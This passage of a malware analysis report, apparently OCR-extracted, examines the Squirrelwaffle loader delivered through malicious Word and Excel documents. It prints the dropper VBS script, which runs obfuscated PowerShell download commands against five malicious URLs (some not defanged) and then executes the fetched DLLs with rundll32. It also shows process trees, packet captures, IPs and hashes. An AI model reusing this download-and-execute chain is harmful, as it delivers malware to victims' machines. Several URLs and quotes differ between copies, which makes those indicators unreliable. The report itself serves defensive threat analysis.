='($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/zeSnCNTIkrIS/pt.html'','''C:\ProgramData\www3.dll''');$FOOX
='($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/BvH5NDoE3kQA/pt.html'','''C:\ProgramData\www4.dll''');$FOOX
='($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCl'; $ee='ent).Downl'; $rr='oadFile';
$bb='(''https://bonus.corporatebusinessmachines.co.in/iYGoVNce/pt.html'','''C:\ProgramData\www5.dll''');$FOOX ='($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


HH9="po"
HH8="vers"
HH7="h"
HH6="all "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

The VBS file is written to the disk via the MalDoc file:






The next step that in the attack happens when macros are enabled. This executes a cmd command that spawns a cscript.exe process.
Execution command: `cmd /k cscript .exe C:\ProgramData\pin.vbs`



The cscript process executes the pin.vbs file:



We have analyzed the VBS code and de-obfuscated it:

```
1  Dim WAITPLZ, WS
2  WAITPLZ = DateAdd(Chr(115), 4, Now())
3  Do Until (Now() > WAITPLZ)
4  Loop
5
6  LL1 = "$Nano='JOOEX'.replace('JOO','I');
7  sal OY IEX
8    $FOOX = "(New-Object Net.WebClient).DownloadFile('https://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')";
9    IEX $FOOX|IEX;"
10
11 LL2 = "$Nanoz='JOOEX'.replace('JOO','I');
12 sal OY $Nanoz; #IEX
13   $FOOX = "(New-Object Net.WebClient).DownloadFile('https://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')";
14   IEX $FOOX|IEX;"
15
16 LL3 = "$Nanox='JOOEX'.replace('JOO','I');
17 sal OY $Nanox; #IEX
18   $FOOX = "(New-Object Net.WebClient).DownloadFile('https://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')"
19   IEX $FOOX|IEX;"
20
21 LL4 = "$Nanoc='JOOEX'.replace('JOO','I');
22 sal OY $Nanoc; #IEX
23   $FOOX = "(New-Object Net.WebClient).DownloadFile('https://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')";
24   IEX $FOOX|IEX;"
25
26 LL5 = "$Nanoc='JOOEX'.replace('JOO','I');
27 sal OY $Nanoc; #IEX
28   $FOOX = "(New-Object Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll";
29   IEX $FOOX|IEX;"
30
31
```

```
32 HH0= powershell
33 Set Ran = CreateObject("wscript.shell")
34 Ran.Run HH0+LL1,Chr(48)
35 Ran.Run HH0+LL2,Chr(48)
36 Ran.Run HH0+LL3,Chr(48)
37 Ran.Run HH0+LL4,Chr(48)
38 Ran.Run HH0+LL5,Chr(48)
39 WScript.Sleep(15000)
40 OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
41 Ran.Run OK1, Chr(48)
42 OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
43 Ran.Run OK2, Chr(48)
44 OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
45 Ran.Run OK3, Chr(48)
46 OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
47 Ran.Run OK4, Chr(48)
48 OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
49 Ran.Run OK5, Chr(48)
50
51
```

LL1\2\3\4\5 (line 6-9, 11-14, 16-19, 21-24 and 26-29) stored PowerShell commands (de-obfuscated):

```
IEX "(New-Object Net.WebClient).DownloadFile('hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')"| IEX
```

```
IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos[.]com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
```

```
IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussinessz[.]ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')|IEX
```

```
IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint[.]com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')
```

```
IEX (New-Object Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll)|
```

Lines 34-38 execute a PowerShell instance with each command above (five PS instances in total).

Each PowerShell command uses WebClient Class and DownloadFile method which allows the PowerShell command to download a DLL file and drop the file to the C:\ProgramData directory.


One of the PowerShell instances command-line:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =
```

```
($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
```

```
Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command:      ,''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
User:         DESKTOP-G87LJ2V\MalwareLab
PID:          3504        Started:  9/18/2021 2:06:58 PM
                          Exited:   9/18/2021 2:07:06 PM
```

By sniffing the network packets of the PowerShell instances, we have found five IP addresses related to the five URLs observed in the VBS script:



`108[.]167[.]172[.]125`

`192[.]185[.]52[.]124`

`204[.]11[.]58[.]87`

`162[.]241[.]85[.]65`

Time	Destination	Protocol	Host	Info
2021-09-19 01:40:49.912273000	108.167.172.125	TCP		9502 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:49.912938700	108.167.172.125	TCP		9502 → 443 [ACK] Seq=179 Ack=4466 Win=262656 Len=0
2021-09-19 01:40:49.917783800	108.167.172.125	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.133175400	108.167.172.125	TLSv1.2		Application Data
2021-09-19 01:40:51.841035200	108.167.172.125	TCP		9502 → 443 [RST, ACK] Seq=387 Ack=4981 Win=0 Len=0
2021-09-19 01:40:49.780107600	162.222.226.77	TCP		9504 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.980851000	162.222.226.77	TCP		9504 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.987236300	162.222.226.77	TLSv1.2		Client Hello
2021-09-19 01:40:50.195185200	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:50.195353400	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=4436 Win=262656 Len=0
2021-09-19 01:40:50.199011700	162.222.226.77	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.434801300	162.222.226.77	TLSv1.2		Application Data
2021-09-19 01:40:52.063872400	162.222.226.77	TCP		9504 → 443 [RST, ACK] Seq=385 Ack=4951 Win=0 Len=0
2021-09-19 01:40:49.733904700	192.185.52.124	TCP		9503 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.923072800	192.185.52.124	TCP		9503 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.930498200	192.185.52.124	TLSv1.2		Client Hello

In line 39, threat actors use a Sleep function. The function performs a sleep action for 15 seconds to wait with the next step of the execution to allow a full download of all the DLL payloads:

```
WScript.Sleep(15000)
```

After the Sleep action, the VBS script executes cmd.exe processes that swap a rundll32.exe which runs the following command:

```
cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr
```


```
cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr
```

```
cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr
```


```
cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr
```

```
cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr
```


The CMD command executes five times a rundll32 process to load the downloaded DLLs with the ldr function, the Squirrelwaffle DLL payloads named LdrLoader due to the export function.



The cscript script (pin.vbs) executes CMD and PowerShell processes:



Full process tree execution flow:



WINWORD.EXE (4728)	Microsoft Word	C:\Program Files (...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Program Files ...	9/18/2021 2:06:4... n/a
cmd.exe (1196)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	cmd /k cscript.ex...	9/18/2021 2:06:5... n/a
Conhost.exe (1764)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... n/a
cscript.exe (6300)	Microsoft ® Console Based Script Host	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	cscript.exe C:\Pr...	9/18/2021 2:06:5... 9/18/2021 2:07:1...
powershell.exe (3504)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
Conhost.exe (1464)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
powershell.exe (5460)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
Conhost.exe (2520)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
powershell.exe (6724)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
Conhost.exe (4404)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
powershell.exe (7056)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
Conhost.exe (3520)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
powershell.exe (5640)	Windows PowerShell	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
Conhost.exe (1228)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:06:5... 9/18/2021 2:07:0...
cmd.exe (3468)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
Conhost.exe (4932)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
rundll32.exe (4464)	Windows host process (Rundll32)	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	rundll32.exe C:\P...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
cmd.exe (4688)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
Conhost.exe (5200)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
rundll32.exe (4920)	Windows host process (Rundll32)	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	rundll32.exe C:\P...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
cmd.exe (384)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
Conhost.exe (4164)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
rundll32.exe (6624)	Windows host process (Rundll32)	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	rundll32.exe C:\P...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
cmd.exe (1752)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
Conhost.exe (328)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
rundll32.exe (5544)	Windows host process (Rundll32)	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	rundll32.exe C:\P...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
cmd.exe (4272)	Windows Command Processor	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Windows\Sys...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
Conhost.exe (1832)	Console Window Host	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-G87LJ...	\??\C:\Windows\...	9/18/2021 2:07:1... 9/18/2021 2:07:2...
rundll32.exe (3376)	Windows host process (Rundll32)	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-G87LJ...	rundll32.exe C:\P...	9/18/2021 2:07:1... 9/18/2021 2:07:2...

The downloaded DLL modules (LdrLoader) are all the same file. Threat actors have five URLs, and each stores the DLL module. We believe that this is a backup method in this case if one of the URLs is not responding.

Update 20/09/2021

We have detected a new Squirrelwaffle sample which this time have been Excel malicious documents.

The Excel documents also have the unique pattern name diagram_[RandomChar0-9].xls


Communicating Files

Scanned	Detections	Type	Name
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1196516445.xls

Files Referring


Scanned	Detections	Type	Name
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	6 / 59	MS Excel Spreadsheet	f7d0d3fb27615fa165047c47d0a28b7619d7179c51a45d0687b30cc42a61df0a
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_1655067648_.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1196516445.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1169032331.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_501752187.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_620045584.xls

The new Excel documents use a new fake template to lure the victim to click on the “Enable Content” security button:

